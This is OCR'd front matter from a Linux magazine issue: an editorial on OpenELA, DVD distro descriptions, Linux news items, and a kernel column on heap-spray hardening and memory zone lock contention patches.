LINUX MAGAZINE

Compromising WordPress

Read this if you spend time on the web!

LINUX MAGAZINE

ISSUE 275 – OCTOBER 2023

Think like an Intruder

Know your enemy with these real-world attack techniques

Lemmy: Free alternative to Reddit

Gesture Control: Follow a recipe without getting batter on the keys

DietPi: Lean and fast distro for the Rasp Pi

CardStock: Add a GUI to your Python app

Kopia: Stay safe with regular backups

10 TANTALIZING FREE TOOLS!

LINUX NEW MEDIA
The Pulse of Open Source

DrupalCon
LILLE2023
17-20 OCTOBER

Looking forward to seeing you in Lille!

DrupalCon comes back to France in 2023 between 17-20 October! This time the Lille Grand Palais is our host venue in Lille. Easily accessible with only a 35-minute train ride from Brussels and 80 minutes from London by train.

Register now to get the best rate!

Take a look at the Schedule

Become a Sponsor

Visit our website **https://events.drupal.org/lille2023** for more information

MUSICAL CHAIRS

Dear Reader,

Last month I used this space to talk about IBM/Red Hat's plan to restrict access to Red Hat Enterprise Linux (RHEL) source code. This eerie announcement, which seemed quite contrary to the ideals of free software, sent shock waves through the community. Some said it violated the spirit of the GPL, and others argued it was necessary to stop the clones from stealing Red Hat's business. Everyone agreed that Red Hat had developed a novel argument that could potentially allow them to skirt around the code-sharing protections of the GPL, and the general feeling was that the matter would only be settled after a protracted courtroom battle.

Regardless of where this episode ends legally, it is now clear that Red Hat's clones and other competitors are not planning to wait for the courts. Various distros have come up with various plans, some of which I covered last month. This month, the big news is that Oracle, SUSE, and CIQ have joined forces to launch the Open Enterprise Linux Association (OpenELA).

OpenELA refers to itself as "a collaborative trade association to encourage the development of distributions compatible with Red Hat Enterprise Linux (RHEL) by providing open and free Enterprise Linux (EL) source code" [1]. It would take a long time to explain why this organization would be able to provide access to Red-Hat-compatible source code when Red Hat itself restricts access. Suffice it to say that Red Hat figured out a legal hack to the GPL, and the companies behind OpenELA have several options for how to hack the hack.

The legal arguments will have to play out in court – I'm more interested in what this new organization is, what it will do, and whether or not it will succeed. OpenELA is exciting for a number of reasons. First of all, it ensures ongoing free access to the Enterprise Linux code base, which will help to avoid the fragmentation and needless incompatibility that often confounds Linux users. Another important benefit of this change is that it reasserts the free software vision just when it seemed to be slipping away. The GPL is supposed to be eternally self-correcting. No vendor can corner the market, because if they try to restrict access, the community responds by forking the code and offering alternatives.

So far so good, but a word of caution: There are many complications to companies teaming up to produce a shared product that is vital to their individual livelihoods. It is way more difficult to maintain a full enterprise Linux distribution than it is to write a check every year to the Apache Software Foundation or send a few developers to work on the kernel. Ultimately, each of the companies participating in OpenELA will have to sublimate their own priorities for the project to stay on track.

Back in 2005, a group of Debian-derivative distros announced that they were banding together to form the Debian Common Core (DCC) Alliance [2], which would work communally to provide a foundation of common components they hoped would streamline development and "encourage commercial adoption" of Debian-based systems. As soon as they started, though, it became clear why the participants were separate distros in the first place and not a single Linux. The DCC Alliance was fraught with disagreements and only lasted for two years. Admittedly, some of the companies putting money into the project were having their own financial issues (who remembers Xandros and Linspire?) But the fact is, a project of this magnitude requires hundreds of decisions, and there are many reasons why different companies would want to make those decisions in different ways. Companies don't make money by sharing everything – they make money by differentiating. When corporations try to collaborate and compete at the same time, they sometimes end up playing musical chairs like the generals in *Evita*.

Oracle and SUSE, for instance, aren't exactly best bunkmates. It is true that SUSE supports Oracle database systems, but it is also true that Oracle likes to claim "Oracle database runs best on Oracle Linux" [3]. SUSE, on the other hand, is the leading system for supporting SAP's HANA database and ERP software, which competes directly with Oracle's Fusion Cloud ERP suite. CIQ is a smaller player than the others, but one of their areas of interest is HPC, which has long been a strength for SUSE.

The vendors behind OpenELA will have to stay together and keep their eyes on the prize if they want to avoid slipping into a game of musical chairs.

Joe Casad,
Editor in Chief

Info

[1] Open Enterprise Linux Association: *https://openela.org/*

[2] Debian Common Core Alliance: *https://en.wikipedia.org/wiki/DCC_Alliance*

[3] Oracle Database Runs Best on Oracle Linux: *https://www.oracle.com/linux/technologies/rdbms-12c-oraclelinux.html*

LINUX MAGAZINE
OCTOBER 2023


ON THE COVER

NEWS

COVER STORIES

REVIEWS

IN-DEPTH




Think like an Intruder

The worst case scenario is when the attackers know more than you do about your network. If you want to stay safe, learn the ways of the enemy. This month we give you a glimpse into the mind of the attacker, with a close look at privilege escalation, reverse shells, and other intrusion techniques.

MakerSpace

@linux_pro
@linuxpromagazine
Linux Magazine
@linuxmagazine


LINUXVOICE



TWO TERRIFIC DISTROS
DOUBLE-SIDED DVD!
SEE PAGE 6 FOR DETAILS

AlmaLinux 9.2 and blendOS

Two Terrific Distros on a Double-Sided DVD!




AlmaLinux 9.2
64-bit

AlmaLinux is one of the leading replacements for CentOS, which Red Hat stopped developing in 2020. Like Centos, it is a drop-in replacement for Red Hat Enterprise Linux (RHEL), and its release numbers continue the CentOS and RHEL numbering systems. In fact, the 9.2 release, codenamed Turquoise Kodkod, was released on the same day as RHEL's 9.2 release.

Although AlmaLinux is only a couple of years old, as a successor to Fedora and CentOS, AlmaLinux is a mature distribution, and the 9.2 release in no exception. Like earlier releases, the 9.2 release consists of packages taken from the repositories of packages included in RHEL and tested and digitally signed by AlmaLinux. The most recent release consists chiefly of security updates and package upgrades, as well as AlmaLinux branding and the removal of RHEL branding.

AlmaLinux's target audience is corporate. However, users might also download it to get a general sense of RHEL without having to register. Also, existing users of AlmaLinux should install 9.2 as a security update.



blendOS

With all the different ways to install packages, a distribution like blendOS was bound to happen sooner or later. BlendOS simplifies package release by supporting packages from Debian, Ubuntu, Fedora, Arch Linux, Kali Linux, AlmaLinux, and Rocky Linux, as well as Android and web apps. Add universal package systems like Flatpak and Snap, and, in theory, blendOS should allow the installation of almost any package you encounter.

If that were not enough, blendOS provides an immutable desktop, a structure that has gained popularity in recent years. The characteristics of an immutable desktop are that neither users or applications can modify it, the entire system is updated at the same time, and applications are isolated from each other. The result is a more stable, secure system.

BlendOS has a broad appeal, but should appeal especially to gamers, those who want to try an immutable desktop, and simply anyone who wants the widest selection of packages available.

Defective discs will be replaced. Please send an email to subs@linux-magazine.com.

Although this Linux Magazine disc has been tested and is to the best of our knowledge free of malicious software and defects, Linux Magazine cannot be held responsible and is not liable for any disruption, loss, or damage to data and computer systems related to the use of this disc.

NEWS

Updates on technologies, trends, and tools

THIS MONTH'S NEWS

Nitrux 2.9.1 Available and Uses a Newer Linux Kernel

The developers of the systemd-free Linux distribution, Nitrux, have released a new version of the operating system (version 2.9.1) which includes kernel 6.4. This Debian-based distribution is immutable and uses the KDE Plasma desktop environment as a base to form its own unique desktop, called NX Desktop.

Although this is just a point release, it shifts to the Liquorix Linux kernel, version 6.4.8, the latest KDE software (including KDE Frameworks 5.108 and KDE Gear 23.04.3), and is built against Qt 5.15.5.

You'll also find a few new bits, such as the Kernel Boot tool that simplifies the process of booting different kernels. Another addition is the Hardware Probe Tool, which makes hardware detection easier and more reliable. As well, fuse-overlayfs has been added for rootless containers. Finally, you'll enjoy built-in support for AppImages and a suite of convergent applications (called Maui Apps), such as Index, Nota, Station, VVave, Pix, Clip, Buho, and Shelf.

Other software highlights include the latest NVIDIA proprietary drivers (version 535.86.05), the latest MESA stack (23.3), an updated patch for the AMD Zdnbleed vulnerability, and Firefox 116.

You can read the full release announcement here and download an ISO from the official download page (*https://fosstorrents.com/distributions/nitrux/*).

Zorin OS 16.3 Available

If you're a fan of Zorin (or of user-friendly open source operating systems), you should be excited about the new 16.3 release.

This latest upgrade includes the highly anticipated Zorin OS Upgrader, which allows users to easily upgrade between releases and editions of Zorin OS without having to re-install the OS. With the new upgrader, you can even go from, say, Zorin OS 16 Core to Zoron OS 16 Pro or Zorin OS 15 to Zorin OS 16. This feature has been in development for over a year and is now considered stable.

Other improvements include new features for Zorin Connect, which allows you to run commands on your computer directly from the Android power menu, improved playback controls when Spotify is playing content on your computer, a monochrome icon for Android 13+, and more.

You'll also find the latest version of popular apps such as LibreOffice, as well as built-in support for Flatpak, AppImage, and Snap.

Zorin OS 16.3 is powered by the same kernel that ships with Ubuntu 22.04 LTS and includes updated drivers to support even more hardware (such as NVIDIA's GeForce RTX 4070, 4060 Ti, and 4060).

Version 16.3 has already been officially released. You can download an ISO from the official Zorin OS download page (*https://zorin.com/os/download/*).

Mageia 9 RC1 Available for Download

The first release candidate of Mageia 9 is now available. This first look at the latest release follows the last beta release from May 2023 and has resolved several "stubborn" issues as well as included a number of security fixes and updates.

In terms of updated packages, you'll find kernel 6.4.3, glib 2.36, gcc 12.3.0, rpm 4.18.0, Chromium 114.0.5735.198, Firefox ESR 102.13, LibreOffice 7.5.4.2, and Mesa 23.1.3.

As far as desktops are concerned, Mageia 9 makes available the following: KDE Plasma 5.27.5, Gnome 44.2, Xfce 4.18.4, and LXQt 1.3.0.

You'll find installation media for both 32- and 64-bit architecture. The latest release installation media has been reduced in size and is, in fact, the smallest since Mageia 4.

It's also important to note that the Mageia RPM database no longer uses the old, unmaintained Berkeley DB. In its place, Mageia 9 uses SQLite. If you're upgrading from version 8 of the OS, that database will be automatically converted.

As expected, this is still a testing release and shouldn't be used for production or your daily driver.

You can read the full release notes (*https://wiki.mageia.org/en/Mageia_9_Release_Notes*) and download the RC1 candidate from the official Mageia download page (*https://www.mageia.org/en/downloads/prerelease/*).

Linux Mint 21.2 Available for Installation

Linux Mint 21.2, "Victoria," is now available for general usage. This latest release includes a number of improvements, including a brand new take on the Greeter, which now has support for multiple keyboard layouts so you can easily switch.

As well, the touchpad was given some significant love such that tap-to-click is now automatically detected and enabled in the login screen. Users can also now configure the virtual keyboard.

The Pix image viewer has also been re-based on gThumb 3.12.2 with a new UI that features header bars and buttons in place of toolbars and menubars. Along with the UI change, there have been 168 total new features for this one app alone.

The look and feel of Linux Mint was also given some interesting tweaks. This includes two-tone icons and alternative color selections.

Other changes include improved tooltips and title bars, XDG Desktop Portal support added to XApp, a number of changes to Cinnamon 5.8 (such as the new Styles feature), improved notifications, gesture support, a resizable main menu, experimental theme support for bumpmap and blur, multi-threaded thumbnails in Nemo, improvements for Warpinator, and much more. In addition, low-level battery notifications for connected devices can now be disabled.

Read the full Linux Mint 21.2 release notes (*https://www.linuxmint.com/rel_victoria_cinnamon_whatsnew.php*) and download an ISO from the official Linux Mint Download page (*https://www.linuxmint.com/download.php*).

AlmaLinux Will No Longer Aim for 1:1 RHEL Compatibility

Now that third parties no longer have unfettered access to the RHEL source code, distributions such as Rocky Linux, AlmaLinux, and Oracle Linux have had to rethink how they build their operating systems.

For the longest time, the main appeal of these operating systems was that they were 1:1 compatible with Red Hat Enterprise Linux. With that no longer a simple and cost-effective option, those distributions have had to make drastic changes.

The company behind AlmaLinux says they will no longer focus on being 1:1 compatible with RHEL but, instead, will maintain ABI compatibility. What this means is that AlmaLinux will be Application Binary Interface compatible with RHEL. In other words, AlmaLinux will be able to link pre-built libraries with compiled binaries.

On this matter, Benny Vasquez, Chair of the Board, AlmaLinux OS Foundation, said this in the official AlmaLinux blog (*https://almalinux.org/blog/future-of-almalinux/*): "One of the first things you will see is that we will include comments in our patches that include a link to where we got the patch that's been applied (like Grafana's release yesterday). This change is helpful for several reasons, but it helps us specifically further our goal of transparency."

MORE ONLINE

Linux Magazine
www.linux-magazine.com

ADMIN HPC
http://www.admin-magazine.com/HPC/

Getting Data Into and Out of the Cluster
• Jeff Layton
A basic question when getting into HPC is how to get data into and out of the cluster from local Linux and Windows machines.

ADMIN Online
http://www.admin-magazine.com/

Secure Microservices with Centralized Zero Trust
• Abe Sharp
SPIFFE and SPIRE put strong workload identities at the center of a zero-trust architecture. They improve reliability and security by taking the responsibility for identity creation and management away from individual services and workloads.

Pentest Your Web Server with Nikto
• Matthias Wübbeling
Check your web servers for known vulnerabilities.

Passkeys Eliminate the Need for Password-Based Authentication
• Mark Zimmermann
Passwords are becoming a thing of the past. We look into the basic weaknesses of passwords, explain what passkeys are all about, and assess their practicality.

Vasquez added, "Now that we will no longer be holding ourselves to being a 1:1 Red Hat downstream rebuild, we are taking some time to consider the possibilities around what that means. We will continue to provide updates around that process and will include the members of the AlmaLinux OS Foundation in that conversation and decision-making process as well."

AlmaLinux is committed to being a good open-source citizen and will continue to contribute upstream in Fedora, CentOS Stream, and the "greater enterprise Linux ecosystem."

Canonical Announces Real-Time Ubuntu for Intel Core

Canonical and Intel have joined forces to deliver real-time Ubuntu for industrial systems, according to a recent announcement (*https://ubuntu.com/blog/real-time-industrial-systems*). "The solution enables enterprises to harness the power of optimized Linux on Intel silicon for a wide range of use cases, from telco workloads to life-saving medical equipment, and automation systems for the factory floor," the announcement says.

The solution is now generally available on Intel Core processors and supports Intel Time Coordinated Computing (TCC) and IEEE 802.1 Time Sensitive Networking (TSN) (*https://1.ieee802.org/tsn/*).

TSN primarily focuses on the network space, explains Edoardo Barbieri (*https://ubuntu.com/blog/real-time-industrial-systems*), ensuring that time-sensitive applications and workloads receive the necessary processing and network priorities. "With the addition of TCC and TSN, enterprises can achieve enhanced performance, time synchronization, and temporal isolation at the silicon layer," he says.

EU-US Data Privacy Framework Ensures Safe Data Transfers

The European Commission (EC) has adopted an adequacy decision for the EU-US Data Privacy Framework. "The decision concludes that the United States ensures an adequate level of protection – comparable to that of the European Union – for personal data transferred from the EU to US companies under the new framework," the announcement states (*https://ec.europa.eu/commission/presscorner/detail/en/ip_23_3721*).

This decision means that "personal data can flow safely from the EU to US companies participating in the Framework, without having to put in place additional data protection safeguards."

Additionally, US companies can now self-certify their compliance (*https://www.commerce.gov/news/press-releases/2023/07/data-privacy-framework-program-launches-new-website-enabling-us*) with the EU-US Data Privacy Framework to facilitate cross-border transfers of personal data in compliance with EU law.

IEEE Releases New Standard for LiFi Communications

The Institute of Electrical and Electronics Engineers (IEEE) has released 802.11bb (*https://standards.ieee.org/ieee/802.11bb/10823/*) as a standard for light-based wireless communications.

"LiFi is a wireless technology that uses light rather than radio frequencies to transmit data. By harnessing the light spectrum, LiFi can unleash faster, more reliable wireless communications with unparalleled security compared to conventional technologies such as WiFi and 5G," according to this statement from global proponents of the technology: *https://www.purelifi.com/global-ifi-firms-welcome-the-release-of-ieee-802-11bb-global-light-communications-standard/*.

LiFi complements WiFi and 5G technologies and integrates easily with existing infrastructures, says Dominic Schulz, lead of LiFi development at Fraunhofer HHI. Additionally, it offers "high-speed mobile connectivity in areas with limited RF, like fixed wireless access, classrooms, medical, and industrial scenarios."

Zack's Kernel News

Chronicler Zack Brown reports on the latest news, views, dilemmas, and developments within the Linux kernel community.

By Zack Brown

Heap Hardening Against Hostile Spraying

Ruiqi Gong wanted to address the generic security threat of "heap spraying" in the Linux kernel. Heap spraying is when an attacker knows the memory address of a critical part of the system and makes a large number of `malloc()` calls trying to allocate memory at that specific address. In the event of certain types of kernel bugs, one of those `malloc()` calls might succeed, giving the attacker the ability to overwrite the critical part of the system with their own malicious code. Heap spraying is not a security vulnerability in itself, because user software could legitimately want to issue many `malloc()` calls. Rather, heap spraying is a way to exploit other bugs that may exist in the kernel.

Because heap spraying itself is not a bug or vulnerability, it poses a fascinating problem in terms of how best to reduce the ability of attackers to make use of it. For example, Ruiqi pointed out that slab caches can be shared among different subsystems and modules. A slab cache is a region of memory allocated all at once on the grounds that the calling routine knows it will need that much memory eventually.

Slab caches are more efficient than doing a bunch of piecemeal allocations as-needed, but they also present a visible target for heap spraying attacks. At the same time, as Ruiqi said, it wouldn't be realistic to disable slab caching in the kernel, because that feature is in wide use by user software, all of which would need to be rewritten and would suffer a significant performance penalty.

Ruiqi posted a patch, proposing the following mitigating approach. He said, "to efficiently prevent heap spraying, we propose the following approach: to create multiple copies of generic slab caches that will never be merged, and random one of them will be used at allocation. The random selection is based on the address of code that calls 'kmalloc()', which means it is static at runtime (rather than dynamically determined at each time of allocation, which could be bypassed by repeatedly spraying in brute force). In this way, the vulnerable object and memory allocated in other subsystems and modules will (most probably) be on different slab caches, which prevents the object from being sprayed."

He posted some benchmarks comparing the kernel with and without his patch, which showed a small performance hit. And this is the crux of the debate over hardening the kernel against such attacks versus only fixing known bugs and vulnerabilities.

As Hyeonggon Yoo put it, "I don't think adding a hardening feature by sacrificing one digit percent performance (and additional complexity) is worth [it]. Heap spraying can only occur when the kernel contains security vulnerabilities, and if there is no known ways of performing such an attack, then we would simply be paying a consistent cost."

Pedro Falcato replied, "And does the kernel not contain security vulnerabilities? :v This feature is opt-in and locked behind a CONFIG_ and the kernel most certainly has security vulnerabilities. So… I don't see why adding the hardening feature would be a bad idea."

Ruiqi amplified Pedro's sentiment, saying, "unfortunately there are always security vulnerabilities in the kernel, which is a fact that we have to admit. Having a useful mitigation mechanism at the expense of a little performance loss would be, in my opinion, quite a good deal in many circumstances. And people can still choose not to have it by setting the config to n."

Vlastimil Babka also replied, "as a slab maintainer I don't mind adding such things if they don't complicate the code excessively, and have no overhead when configured out. This one would seem to be acceptable at first glance, although maybe the CONFIG space is too wide, and the amount of #defines in slab_common.c is also large (maybe there's a way to make it more concise, maybe not)."

Author

The Linux kernel mailing list comprises the core of Linux development activities. Traffic volumes are immense, often reaching 10,000 messages in a week, and keeping up to date with the entire scope of development is a virtually impossible task for one person. One of the few brave souls to take on this task is **Zack Brown**.

However, he went on to say, "But I don't have enough insight into hardening to decide if it's a useful mitigation that people would enable, so I'd hope for hardening folks to advise on that."

Ruiqi replied, "For the effectiveness of this mechanism, I would like to provide some results of the experiments I did. I conducted actual defense tests […] by reverting fixing patch to recreate exploitable environments, and running the exploits/PoCs on the vulnerable kernel with and without our randomized kmalloc caches patch. With our patch, the originally exploitable environments were not pwned by running the PoCs."

Kees Cook came into the discussion at this point, saying that he heartily agreed with the need for better approaches to heap spraying attacks and other potential exploits, in particular Use After Free (UAF). UAF is a type of vulnerability where memory that has been freed still contains private data that can be accessed by any hostile code that looks at it.

Kees said of Ruiqi's slab cache patch, "This is a nice balance between the best option we have now ('slub_nomerge') and most invasive changes (type-based allocation segregation, which requires at least extensive compiler support), forcing some caches to be 'out of reach'."

Kees found Ruiqi's benchmarks to show a relatively tiny impact on the kernel, which pleased him greatly. And he gave some comments relating Ruiqi's work to other similar work:

"Back when we looked at cache quarantines, Jann pointed out that it was still possible to perform heap spraying – it just needed more allocations. In this case, I think that's addressed (probabilistically) by making it less likely that a cache where a UAF is reachable is merged with something with strong exploitation primitives (e.g. msgsnd).

"In light of all the UAF attack/defense breakdowns in Jann's blog post (https://googleprojectzero.blogspot.com/2021/10/how-simple-linux-kernel-memory.html), I'm curious where this defense lands. It seems like it would keep the primitives described there (i.e. 'upgrading' the heap spray into a page table 'type confusion') would be addressed probabilistically just like any other style of attack."

And Kees said in summary, "So, yes, I think this is worth it, but I'd like to see what design holes Jann can poke in it first. :)"

Hyeonggon felt now that his performance objections had actually been answered, and the minor performance hit seemed like an appropriate trade-off.

At this point, the developers dove into an implementation discussion, which eventually petered out.

In spite of this particular discussion seeming to fall in favor of Ruiqi's proposed hardening feature, there does remain a heated debate among developers – not just Linux kernel, but in the operating system space generally – as to where to draw the line. I know Linus Torvalds has at one time or another expressed reluctance to include features aimed at attacks that may never succeed because the bugs they rely on don't exist, in favor of fixing known security holes as they appear. That particular debate can get quite heated, and I'd be interested to learn about the final outcome of this particular patch, which seems to have such a low cost to overall efficiency.

Core Contention Improvements … or Not

Ying Huang from Intel posted a set of patches to address the problem of CPUs contending with each other for access to system resources, especially RAM. There are already mechanisms in place in the kernel to handle memory allocations, so Ying's patches generated quite a bit of discussion.

Generally, memory is divided into "zones," with `ZONE_NORMAL` representing ordinary RAM, and other zones, such as `ZONE_DMA`, `ZONE_MOVABLE`, `ZONE_DEVICE`, etc., representing regions of memory with special characteristics. As Ying put it, "all cores in one physical CPU will contend for the page allocation on one zone in most cases. This causes heavy zone lock contention in some workloads. And the situation will become worse and worse in the future."

As with all operating systems that run multiple simultaneous processes, Linux implements locks so that only one process can access a given resource – in this case a zone of memory – at a given time. In general, a lock is held for a microscopic amount of time and then released for the next process that needs the resource. This is what gives the operating system the illusion of running everything all at once, having multiple pieces of software reading and writing to memory, and so on. In reality, all processes take turns.

With the growing number of CPU cores, Ying said, cores were starting to form long lines waiting for locks to be freed so they could access the zones of memory they needed. While they waited, those cores had to just sit idle. This wouldn't bring the system to a standstill, he said. But as he put it, "For example, on an 2-socket Intel server machine with 224 logical CPUs, if the kernel is built with `make -j224`, the zone lock contention cycles% can reach up to about 12.7%." With his patch series, he went on to say, "the zone lock contention cycles% reduces to less than 1.6% in the above kbuild test case when 4 zone instances are created for ZONE_NORMAL."

That is a significant improvement. Ying achieved this by splitting memory zones into multiple instances of the same zone type. As he put it, "we will create one zone instance for each about 256 GB memory of a zone type generally. That is, one large zone type will be split into multiple zone instances. Then, different logical CPUs will prefer different zone instances based on the logical CPU No. So the total number of logical CPUs contend on one zone will be reduced. Thus the scalability is improved."

Ying added, "another choice is to create zone instances based on the total number of logical CPUs. We choose to use memory size because it is easier to be implemented. In most cases, the more the cores, the larger the memory size is. And, on system with larger memory size, the performance requirement of the page allocator is usually higher."

Dave Hansen, also from Intel, replied:

"A few anecdotes for why I think _ some_ people will like this:

"Some Intel hardware has a 'RAM' caching mechanism. It either caches DRAM in High-Bandwidth Memory or Persistent Memory in DRAM. This cache is direct-mapped and can have lots of collisions. One way to prevent collisions is to chop up the physical memory into cache-sized zones and let

users choose to allocate from one zone. That fixes the conflicts.

"Some other Intel hardware a ways to chop a NUMA node representing a single socket into slices. Usually one slice gets a memory controller and its closest cores. Intel calls these approaches Cluster on Die or Sub-NUMA Clustering and users can select it from the BIOS.

"In both of these cases, users have reported scalability improvements. We've gone as far as to suggest the socket-splitting options to folks today who are hitting zone scalability issues on that hardware.

"That said, those _same_ users sometimes come back and say something along the lines of: 'So… we've got this app that allocates a big hunk of memory. It's going slower than before.' They're filling up one of the chopped-up zones, hitting _some_ kind of undesirable reclaim behavior […].

"Anyway, _if_ you do this, you might also consider being able to dynamically adjust a CPU's zonelists somehow. That would relieve pressure on one zone for those uneven allocations."

Ying replied, "Yes. For the requirements you mentioned above, we need a mechanism to adjust a CPU's zonelists dynamically. I will not implement that in this series. But I think that it's doable based on the multiple zone instances per zone type implementation in this series."

Elsewhere, Ying's whole approach was called into question.

Michal Hocko said, "It is not really clear to me why you need a new zone for all this rather than partition free lists internally within the zone?" He added, "I am also missing some information why pcp caches tunning is not sufficient."

Per-CPU Pageset (PCP) caching is another way, already in the kernel, to reduce zone lock contention. Each CPU core allocates a cache of memory ahead of time, just for its own use. When processes on that core request memory access, it's taken out of that cache, thus avoiding the need to request a lock on that memory zone. Because the memory has already been allocated, there's no risk of any other process trying to use it. Meanwhile, PCP caches are replenished by reclaiming memory that's no longer needed by its process – this too avoids locking the zone in order to replenish the cache.

Ying replied to Michal's email, saying, "PCP does improve the page allocation scalability greatly! But it doesn't help much for workloads that allocating pages on one CPU and free them in different CPUs. PCP tuning can improve the page allocation scalability for a workload greatly. But it's not trivial to find the best tuning parameters for various workloads and workload run time statuses (workloads may have different loads and memory requirements at different time). And we may run different workloads on different logical CPUs of the system. This also makes it hard to find the best PCP tuning globally. It would be better to find a solution to improve the page allocation scalability out of box or automatically."

Michal replied, "this makes sense. Does that mean that the global pcp tuning is not keeping up and we need to be able to do more auto-tuning on local bases rather than global?"

